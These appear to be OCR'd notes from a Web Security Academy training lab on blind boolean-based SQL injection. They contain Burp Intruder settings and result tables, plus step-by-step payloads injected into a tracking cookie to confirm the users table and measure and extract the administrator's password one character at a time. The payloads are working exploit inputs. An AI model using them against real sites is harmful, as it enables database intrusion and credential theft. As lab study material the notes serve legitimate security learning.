
Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	3949	
1	a	200	□	□	3949	
2	b	200	□	□	3949	
3	c	200	□	□	3949	
4	d	200	□	□	3949	
5	e	200	□	□	3949	
6	f	200	□	□	3949	
7	g	200	□	□	3949	
8	h	200	□	□	3949	
9	i	200	□	□	3949	
10	j	200	□	□	3949	
11	k	200	□	□	3949	
12	l	200	□	□	3949	
13	m	200	□	□	3949	
14	n	200	□	□	4010	
15	o	200	□	□	3949	
16	p	200	□	□	3949	
17	q	200	□	□	3949	
18	r	200	□	□	3949	
19	s	200	□	□	3949	

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3910

<!DOCTYPE html>
<html>
```

welcome



```
' anD 2=1--
' anD 2=2--

1. Do we have a table that is called X.
' anD (SELECT 'a' FROM users LIMIT 1)='a'--

2. Do we have a column called Y in the X table?
' anD (SELECT 'a' FROM users WHERE username='administrator')='a'--

3. Do we have a value in table X.
' anD (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>10)='a'--
Password length is 20.

Is the first character of the password is a
' anD (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§'--


Is the first character of the password is b
Is the first character of the password is c
```




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
GET /product?productId=10 HTTP/1.1
Host: aca81f871e6dc416c04b21e300560041.web-security-academy.net
Cookie: TrackingId=czDtkISNxFTSHlce' anD (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§'--; session=9zPURw1SPJRQU1v5YlHdwC3yxz3N2feG
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 21

Payload type: Numbers Request count: 0

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: ● Sequential ○ Random

From: 0

To: 20

Step: 1

How many:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 36

Payload type: Brute forcer Request count: 756

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

